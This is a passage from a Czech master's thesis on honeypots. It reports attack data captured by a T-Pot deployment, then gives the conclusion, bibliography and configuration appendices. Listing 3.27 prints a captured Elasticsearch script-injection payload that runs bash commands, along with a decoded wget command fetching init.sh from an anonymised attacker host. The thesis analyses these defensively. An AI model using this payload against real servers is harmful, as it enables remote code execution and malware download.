Počet unikátních žádosti byl pouze pět a počet unikátních odpovědí je ještě menší. K pěti různým žádostem ConPot odpověděl pouze třemi různými zprávami. Tyto zprávy jsou vypsány v tabulce 3.24 a na prvním místě je, obdobně jako u žádostí, prázdná odpověď. Následuje odpověď ve výpisu 3.26, která byla zkrácena pro zjednodušení. Odpověď ve výpisu je pro modul v ConPot označen `Guardian AST`. Tento modul simuluje chytrou nádrž Guardian AST [101] na palivo. Odpověď při připojení k tomuto modulu na portu 10001/TCP je v upravené verzi vypsána ve výpisu 3.26. Modul vrací v odpovědi informaci o stavu kapalin v nádrži, kde hodnoty jsou náhodně vygenerované. Tyto náhodné hodnoty nebyly brány v úvahu v tabulce 3.24. Důvodem je právě jejich náhodnost a na druhém řádku ve výpisu 3.26 čas, které dělají z každé odpovědi unikát.

Výpis 3.26: Upravená odpověď ConPot Guardian AST.

```
I20100                                                                  1
<time>                                                                  2
AVIA IN-TANK INVENTORY                                                  3
TANK PRODUCT VOLUME TC VOLUME ULLAGE HEIGHT WATER TEMP                  4
1    SUPER   <values>                                                   5
2    UNLEAD  <values>                                                   6
3    DIESEL  <values>                                                   7
4    ADBLUE  <values>                                                   8
```

Při porovnání tabulek 3.23 a 3.24 je možné vidět rozdíl v počtu prázdných žádostí a odpovědí. Vysvětlení rozdílu poskytuje tabulka 3.25 zobrazující kombinace žádostí a odpovědí. Na prvním místě v tabulce je právě zmíněná kombinace prázdná žádost a prázdná odpověď. Další řádek obsahující prázdné žádosti je na třetím místě s odpovědí od zmíněného Guardian AST. Tento řádek je vysvětlením rozdílu mezi tabulkami výše. Na ostatní žádosti z tabulky 3.23 obdrželi útočníci od ConPot odpověď `Command not found`. Tyto požadavky směřovaly na modul Kamstrup 382 [102] s portem 50100/TCP a jedná se o virtualizace chytrého elektroměru.

Tab. 3.25: Kombinace žádostí a odpovědí v ConPot (zkráceno).

Žádost	Odpověď	Počet
Prázdná žádost	Prázdná odpověď	347
GET / HTTP/1.1 User-Agent: Macintosh	Command not found.	2
Prázdná žádost	Odpověď ve výpisu 3.26	6
GET / HTTP/1.0	Command not found.	1
GET / HTTP/1.0 Accept: */*	Command not found.	1
USER anonymous	Command not found.	1

Tab. 3.26: Dotazy na ElasticPot.

Dotaz (Query)	Počet
'GET /_search'	26
'GET /_cat/indices'	20
'POST /_search?source'	8
'POST /_search?source' a obsah výpisu 3.27	8
'GET /HNAP1/'	2
'GET /_cat/indices?bytes=b&format=json'	2

Honeypot ElasticPot [103], virtualizující databázi ElasticSearch [46], je posledním honeypotem, jehož logy obsahují zajímavá data z útoků. Z honeypotu je možné získat dotazy (anglicky query) na virtualizovanou databázi. V tabulce 3.26 jsou vypsány získané dotazy na honeypot a počet jejich výskytů. U dotazu na řádku čtyři v tabulce byla útočníkem odeslána také datová část, v JSON logu označeno anglicky `postdata`. Tato získaná data, vypsána ve výpisu 3.27, připomínají skript v programovacím jazyce Java. Výpis musel být zkrácen o řetězec se dekadickými hodnotami znaků, ve skriptu je přidáno `(char)` před každé číslo pro převedení na znak. Dekódovaný řetězec byl anonymizován a vložen na posledním, patnáctém, řádku výpisu 3.27. Řetězec stahuje soubor `init.sh` z webového serveru z pravděpodobné útočníkovy IP adresy nebo jiného kompromitovaného serveru. Bohužel nebyl získán hash souboru, takže nelze zjistit, zda je soubor infikován malware.

Výpis 3.27: Upravená nahraná data do ElasticPot.

```
{
"query": { "filtered": { "query": { "match_all": {} } } },
"script_fields": { "exp": { "script":"import java.util.*;
    \\nimport java.io.*;\\nString str = \\"\\";
    BufferedReader br = new BufferedReader( new InputStreamReader(
    Runtime.getRuntime().exec( new String[] {\\"/bin/bash\\",
    \\"-c\\", (<char array>).toString() } ).getInputStream() ) );
    StringBuilder sb = new StringBuilder();
    while((str=br.readLine())!=null)
    {sb.append(str+\\"|\\");}sb.toString();"
    } },
"size": 1
}
# Dekódovaný řetězec znaků na řádku 7
wget http://X.X.X.X/<chars>/init.sh -P /tmp/sssooo
```

Počet útoků na T-Pot po dobu vystavení do internetu je udáván rozdílně podle Kibana a podle vytvořeného skriptu pro zpracování dat z honeypotu. Kibana udává počet útoků téměř deset a půl milionu, oproti tomu skript spočítal počet útoku na téměř devět milionů. Ze dvanácti honeypotů, na které byly vedeny útoky, nebylo možné získat detailnější data pouze z honeypotu Medpot [104], virtualizujícím nemocniční výbavu. Důvodem jsou pouze dva útoky na tento honeypot. Ze zbylých honeypotů bylo možné získat sdílená data, těmi jsou přihlašovací jména, hesla, jejich kombinace a SHA-256 hash souborů. Následně byla získána data z logů jednotlivých honeypotů. Těmito daty jsou: použité příkazy v Cowrie a Adbhoney, názvy hostitelů u Rdpy, domény a zprávy v Mailoney, metody a cesty v SNARE, dotazy na Ciscoasa, ConPot a ElasticPot.

Závěr

Tato práce se věnovala tzv. honeypotům, jejich rozdělení, způsobům logování a příkladům implementace v síti. Honeypot je nástroj sloužící k tomu, aby byl útočníkem oskenován a kompromitován. Rozdělují se podle úrovně interakce s útočníkem na nízkou, střední a vysokou. Nízká úroveň virtualizuje pouze službu, čímž se útočník dostane například jen k přihlašovací obrazovce. Střední úroveň interakce virtualizuje aplikaci, tedy útočník může s aplikací v určité míře pracovat, například u SSH používat implementované příkazy. Honeypoty s vysokou úrovní interakce virtualizují celý operační systém, čímž může vzniknout velké riziko. Honeypoty mohou logovat události do konzole, textových souborů anebo do databází. Implementovat lze honeypoty do tzv. demilitarizované zóny (DMZ) nebo do vnitřní sítě (LAN). Následně byly vybrány služby pro honeypoty, na které je nejčastěji útočeno. V rámci služeb existují u honeypotů alternativy. Bylo provedeno srovnání těchto alternativ a výběr nejvhodnějšího honeypotu v rámci služby. Poté je popsána instalace honeypotů pro služby SSH, Web a Email a provedeny základní experimenty s nimi. Následně byly popsány kombinované honeypoty, které lze také označit jako All-in-One honeypoty. Tyto honeypoty obsahují kromě jednoho či více honeypotů, také databázi pro ukládání logů a grafické rozhraní pro zobrazení dat v grafech a tabulkách.

Zadáním této diplomové práce bylo honeypoty analyzovat a prakticky se s nimi seznámit. Tyto požadavky byly splněny pro SSH, Webové a Email honeypoty. Honeypoty pro ostatní služby byly otestovány pro účely porovnání, tyto testy nebyly zdokumentovány a popsány v této práci. Dále byla otestována All-in-One platforma T-Pot, u které se zjišťovalo zaplnění disku oproti jiné konfiguraci. Honeypot Cowrie byl použit pro získání reference Elasticsearch databáze v T-Pot vůči pluginu v Cowrie pro odesílání dat do MySQL databáze a vůči velikosti logovacích souborů honeypotu. Nakonec byl T-Pot vystaven na internet pro získání dat o útočnících a vytvoření statistik z těchto útoků. Byla získána data o počtu útoků a zaplnění databáze - detailněji v prvním týdnu a souhrnné týdenní statistiky z následující tří týdnů. Získané statistiky byly: původ útoků, počet útoků na nejčastěji zaútočené honeypoty a porty a data z jednotlivých honeypotů. Zaútočeno bylo na dvanáct honeypotů a kromě jednoho honeypotu bylo možné získat zajímavá data k analýze a popisu jejich pravděpodobného účelu. Celkem bylo získáno čtrnáct statistik z honeypotů a také kombinace některých z nich, např přihlašovacích údajů, žádostí a odpovědí.

Literatura

[1] *Intrusion Detection System (IDS)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.geeksforgeeks.org/intrusion-detection-system-ids/>

[2] *Intrusion Prevention System (IPS)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.geeksforgeeks.org/intrusion-prevention-system-ips/>

[3] *What is a firewall?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html>

[4] *Referenční model ISO/OSI* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://www.umel.feec.vutbr.cz/~adamek/komp/data/iso.htm>

[5] SPITZNER, Lance. *Honeypots: Tracking hackers. Boston: Addison-Wesley*, c2003. ISBN 978-0321108951.

[6] KARGER, D. *Honeypot: Nástroj v boji proti malware*. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2018. 53 s. Vedoucí bakalářské práce doc. Ing. Jan Hajný, Ph.D..

[7] *What is the difference between sandboxing and honeypots?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.pandasecurity.com/mediacenter/security/difference-sandboxing-honeypots/>

[8] *TCP/IP* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://www.ped.muni.cz/wtech/03_studium/teps/teps-03.pdf>

[9] *What are the TCP/IP Well Known Port Numbers (0 to 1023)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://www.meridianoutpost.com/resources/articles/well-known-tcpip-ports.php>

[10] *Internet Assigned Numbers Authority (IANA)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.iana.org/>

[11] *Nmap: the Network Mapper* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://nmap.org/>

[12] *Oficiální stránky Kali Linux* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.kali.org/>

[13] *Most Cyber Attacks Focus on Just Three TCP Ports* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.bleepingcomputer.com/news/security/most-cyber-attacks-focus-on-just-three-tcp-ports/>

[14] *SSH (Secure Shell) homepage* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.ssh.com/ssh/>

[15] *Simple Mail Transfer Protocol (SMTP)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.geeksforgeeks.org/simple-mail-transfer-protocol-smtp/>

[16] *Awesome Honeypots, a list of honeypot resources* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/paralax/awesome-honeypots/blob/master/README.md>

[17] *U.S. Copyright Office* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.copyright.gov/>

[18] *GNU General Public License* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://www.gnugpl.cz/>

[19] *X11 License* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://spdx.org/licenses/X11.html>

[20] *The 3-Clause BSD License* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://opensource.org/licenses/BSD-3-Clause>

[21] *Apache License, Version 2.0* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://www.apache.org/licenses/LICENSE-2.0>

[22] *Cowrie SSH/Telnet Honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/cowrie/cowrie>

[23] *Honeypot utilization detection intrusion network (HUDINX)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/Cryptix720/HUDINX>

[24] *Hornet, SSH Multipot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/czardoz/hornet>

[25] *Syrup, a SSH honeypot with rich features written in Go* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/czardoz/hornet>

[26] *hived, Golang-based honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/sahilm/hived>

[27] *Blacknet 2, multi-head SSH honeypot system* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/morian/blacknet>

[28] *ssh-honeypotd, a low-interaction SSH honeypot written in C* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/sjinks/ssh-honeypotd>

[29] *SSH Honeypot by droberson* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/droberson/ssh-honeypot>

[30] *BW-Pot (Breakable Web applications honeyPot)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/graneed/bwpot>

[31] *Wordpot, a wordpress honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/gbrindisi/wordpot>

[32] *WordPress, blogovací nástroj, platforma pro publikování a CMS* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://cs.wordpress.org/>

[33] *WebTrap, deceptive webpage honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/IllusiveNetworks-Labs/WebTrap>

[34] *Super Next generation Advanced Reactive honEypot (SNARE)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/mushorg/snare>

[35] *Glastopf, web application honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/mushorg/glastopf>

[36] *django-admin-honeypot, a fake Django admin login screen page* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/dmpayton/django-admin-honeypot>

[37] *HoneyHTTPD, Python-based web server honeypot builder* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/bocajspear1/honeyhttpd>

[38] *Honeymail, SMTP honeypot written in Golang* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/sec51/honeymail>

[39] *Mailoney, a SMTP honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/awhitehatter/mailoney>

[40] *Spam Honeypot with Intelligent Virtual Analyzer (SHIVA)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/shiva-spampot/shiva>

[41] *SQL (Structured Query Language)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://searchsqlserver.techtarget.com/definition/SQL>

[42] *HoneyMySQL, a simple MySQL honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/supriyo-biswas/HoneyMysql>

[43] *mysql-honeypotd, Low interaction MySQL honeypot written in C* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/sjinks/mysql-honeypotd>

[44] *Sticky Elephant, Medium interaction PostgreSQL honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/betheroot/sticky_elephant>

[45] *pghoney, Low interaction PostgreSQL honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/betheroot/pghoney>

[46] *What is Elasticsearch?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://elastic.co/what-is/elasticsearch>

[47] *Elastic Honey, simple Elasticsearch honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/jordan-wright/elastichoney>

[48] *What is NoSQL?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.mongodb.com/nosql-inline>

[49] *NoSQL-Honeypot-Framework (NoPo)* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/torque59/nosqlpot>

[50] *honeypot-ftp, FTP honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/alexbredo/honeypot-ftp>

[51] *HoneySMB, simple High interaction honeypot solution for SMB* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/r0hi7/HoneySMB>

[52] *Co je spam? Jak se mu vyhnout a jak odstranit spam* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.avast.com/cs-cz/c-spam>

[53] *Co je phishing? Vyhněte se emailovým podvodům a útokům* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.avast.com/cs-cz/c-phishing>

[54] *The Go Programming Language* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.golang.org/>

[55] *HyperText Transport Protocol - MDN* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://developer.mozilla.org/en-US/docs/Web/HTTP>

[56] *Django - The Web framework for perfectionists with deadlines* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.djangoproject.com/>

[57] *Google Cloud Platform* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://cloud.google.com/>

[58] *Tanner: remote data analysis and clasification service* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/mushorg/tanner>

[59] *Grafana: The open observability platform* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.grafana.com/>

[60] *Kibana: Explore, Visualize, Discover Data* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://elastic.co/kibana>

[61] *T-Pot - The All-in-One Honeypot platform on GitHub* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/dtag-dev-sec/tpotce>

[62] *Modern Honey Network* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/pwnlandia/mhn>

[63] *Nova - Repository for Open Source version* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/DataSoft/Nova>

[64] *Project Artillery - A project by Binary Defense Systems* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/BinaryDefense/artillery>

[65] *Semi-Intelligent Reactive Environment Network* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/blaverick62/SIREN>

[66] *LaBrea: Sticky Honeypot and IDS* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://labrea.sourceforge.net/labrea-info.html>

[67] *T-Pot: A Multi-Honepot Platform website* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://dtag-dev-sec.github.io/mediator/feature/2015/03/17/concept.html>

[68] *SPARTA - Network Infrastructure Penetration Testing Tool* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://sparta.secforce.com/>

[69] *Legion, a fork of SECFORCE's Sparta* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/GoVanguard/legion>

[70] *Microsoft SQL Server 2019 official website* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.microsoft.com/cs-cz/sql-server/sql-server-2019>

[71] *Cockpit Project, open web-based interface for your servers* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://cockpit-project.org/>

[72] *Docker, Empowering App Development for Developers* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.docker.com/>

[73] *Logstash: Collect, Parse, Transform Logs* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.elastic.co/logstash>

[74] *GitHub repository of THC-Hydra* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/vanhauser-thc/thc-hydra>

[75] *Suricata, Open Source IDS / IPS / NSM Engine* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://suricata-ids.org/>

[76] *p0f v3, tool for passive traffic fingerprinting* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://lcamtuf.coredump.cx/p0f3/>

[77] *Botnets - ENISA* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/botnets>

[78] *What is a DDoS Attack - Digital Attack Map* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.digitalattackmap.com/understanding-ddos/>

[79] *What is Port Forwarding? - What Is My IP Address* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://whatismyipaddress.com/port-forwarding>

[80] *GitHub repository of Dionaea honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/DinoTools/dionaea>

[81] *GitHub repository of Heralding - Credentials catching honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/johnnykv/heralding>

[82] *GitHub repository of Rdpy - Remote Desktop Protocol honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/citronneur/rdpy>

[83] *GitHub repository of Adbhoney - Android Debug Bridge honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/huuck/ADBHoney>

[84] *What is Server Message Block (SMB) Procotol?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://searchnetworking.techtarget.com/definition/Server-Message-Block-Protocol>

[85] *What is Virtual Network Computing (VNC)?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.lifewire.com/vnc-virtual-network-computing-818104>

[86] *What is Remote Desktop Protocol (RDP)?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.techopedia.com/definition/3422/remote-desktop-protocol-rdp>

[87] *What is Secure Hash Algorithm (SHA)?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.techopedia.com/definition/10328/secure-hash-algorithm-sha>

[88] *GitHub repository of Honeytrap - catch attacks againts TCP and UDP services* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/tillmannw/honeytrap>

[89] *Hash Definition, TechTerms* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://techterms.com/definition/hash>

[90] *VirusTotal - analyze suspicious files and URLs* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.virustotal.com/>

[91] *AWK command in Unix/Linux with examples* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.geeksforgeeks.org/awk-command-unixlinux-examples/>

[92] *SMTP Commands Reference* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.samlogic.net/articles/smtp-commands-reference.htm>

[93] *Vytvoření souboru robots.txt - Google Support* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://support.google.com/webmasters/answer/6062596?hl=cs>

[94] *What is xmlrpc.php in Wordpress* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.hostinger.com/tutorials/xmlrpc-wordpress>

[95] *ironSource - What is app-ads.txt?* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.ironsrc.com/blog/what-is-app-ads-txt/>

[96] *Android Debug Bridge (adb) user guide* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://developer.android.com/studio/command-line/adb>

[97] *Automated Android attacks deliver "UFO"cryptominer Trojan* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://news.sophos.com/en-us/2019/02/26/automated-android-attacks-deliver-ufo-cryptominer-trojan/>

[98] *Trinity - P2P Malware Over ADB, Ixia* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.ixiacom.com/company/blog/trinity-p2p-malware-over-adb>

[99] *GitHub repository of Ciscoasa honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/Cymmetria/ciscoasa_honeypot>

[100] *Cisco Adaptive Security Appliance (ASA) Software* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.cisco.com/c/en/us/products/security/adaptive-security-appliance-asa-software/index.html>

[101] *Guardian AST Monitoring System, Setup and Operating manual* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <http://docs.veeder.com/gold/download.cfm?doc_id=4438>

[102] *Kamstrup - oficiální webové stránky* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://www.kamstrup.com/>

[103] *GitHub repository of ElasticPot, the Elasticsearch honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/schmalle/ElasticpotPY>

[104] *GitHub repository of Medpot, HL7 / FHIR honeypot* [online]. [cit. 1. 6. 2020]. Dostupné z URL: <https://github.com/schmalle/medpot>

Seznam příloh

A Připojení na honeypot Mailoney a logy z daného připojení

Výpis A.1: Připojení a zadávaní příkazů v Mailoney.

```
root@ubuntu:~# telnet 2.2.2.2 25
Trying 2.2.2.2...
Connected to 2.2.2.2.
Escape character is '^]'.
220 None ESMTP Exim 4.69 #1 Thu, 1 Jan 2020 00:00:00 +0000
HELO ubuntu
250 None
MAIL FROM: user01@domain.org
250 Ok
RCPT TO: user02@domain.org
250 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Hello world.
.
250 Ok
QUIT
221 Bye
Connection closed by foreign host.
```

Výpis A.2: Logy z připojení k Mailoney.

```
# Logy v logs/commands.log
[0000000001.00][1.1.1.1:12345] HELO ubuntu
[0000000002.00][1.1.1.1:12345] MAIL FROM: user01@domain.org
[0000000003.00][1.1.1.1:12345] RCPT TO: user02@domain.org
[0000000004.00][1.1.1.1:12345] DATA
[0000000005.00][1.1.1.1:12345] Hello world.
[0000000007.00][1.1.1.1:12345] QUIT

# Logy v logs/mail.log
[0000000006.00][1.1.1.1:12345]
[0000000006.00][1.1.1.1:12345] ************************************
[0000000006.00][1.1.1.1:12345] Mail from: user01@domain.org
[0000000006.00][1.1.1.1:12345] Mail to: user02@domain.org
[0000000006.00][1.1.1.1:12345] Data:
[0000000006.00][1.1.1.1:12345] Hello world.
```

B Tabulka honeypotů a aplikací v konfiguracích T–Pot

	Konfigurace					
Honeypoty	Standard	NextGen	Industrial	Sensor	Collector	Služba / Info
adbhoney	Ano	Ano	Ne	Ano	Ne	Android Debug Bridge přes TCP/IP
ciscoasa	Ano	Ano	Ne	Ano	Ne	Low-Interaction Cisco ASA
citrixhoneypot	Ne	Ano	Ne	Ne	Ne	Detekce CVE-2019-19781
conpot_default	Ne	Ne	Ano	Ne	Ne	ICS honeypot s default nastavením
conpot_guardian_ast	Ano	Ano	Ano	Ano	Ne	Konzole pro kontrolu nádrží
conpot_iec104	Ano	Ano	Ano	Ano	Ne	Standard IEC 60870-5
conpot_ipmi	Ano	Ano	Ano	Ano	Ne	Vzdálená správa serverů
conpot_kamstrup_382	Ano	Ano	Ano	Ano	Ne	Chytrý elektroměr
Cowrie	Ano	Ano	Ano	Ano	Ne	SSH a Telnet
dionaea	Ano	Ano	Ne	Ano	Ne	EPMAP, FTP, HTTP, MSSQL, MySQL, SIP, ...
elasticpot	Ano	Ne	Ne	Ano	Ne	Elasticsearch
glutton	Ne	Ano	Ne	Ne	Ne	Generic Low-Interaction Honeypot
heralding	Ano	Ano	Ano	Ano	Ano	RDP, POP3, POP3S, IMAP, IMAPS, VNC, ...
honeypy	Ne	Ano	Ne	Ne	Ne	Elasticsearch, SIP, TFPT, DNS, NTP, ...
mailoney	Ano	Ano	Ne	Ano	Ne	SMTP
medpot	Ano	Ano	Ano	Ano	Ne	HL7 / FHIR - standardy ve zdravotnictví
rdpy	Ano	Ano	Ano	Ano	Ne	Microsoft Remote Desktop Protocol
SNARE	Ano	Ano	Ne	Ano	Ne	Webová aplikace

	Konfigurace					
Aplikace	Standard	NextGen	Industrial	Sensor	Collector	Služba / Info
cyberchef	Ano	Ano	Ano	Ne	Ano	Analýza a dekódování dat
elasticsearch	Ano	Ano	Ano	Ne	Ano	Databáze
ewsposter	Ano	Ano	Ano	Ano	Ano	Sběr logů z honeypotů
fatt	Ne	Ano	Ne	Ne	Ne	Extrakce metadat ze síťového provozu
head	Ano	Ano	Ano	Ne	Ano	Webový front-end pro Elasticsearch
honeytrap	Ano	Ne	Ano	Ano	Ano	Správa a monitoring honeypotů
kibana	Ano	Ano	Ano	Ne	Ano	Webové rozhraní
logstash	Ano	Ano	Ano	Ne	Ano	Transformace dat pro Elasticsearch
nginx	Ano	Ano	Ano	Ne	Ano	Webový server a proxy
p0f	Ano	Ano	Ano	Ano	Ano	Traffic Fingerprinting
spiderfoot	Ano	Ano	Ano	Ne	Ano	Informace o IP, email, doméně a dalších
suricata	Ano	Ano	Ano	Ano	Ano	IDS
Tanner	Ano	Ano	Ne	Ano	Ne	Analýza dat ze SNARE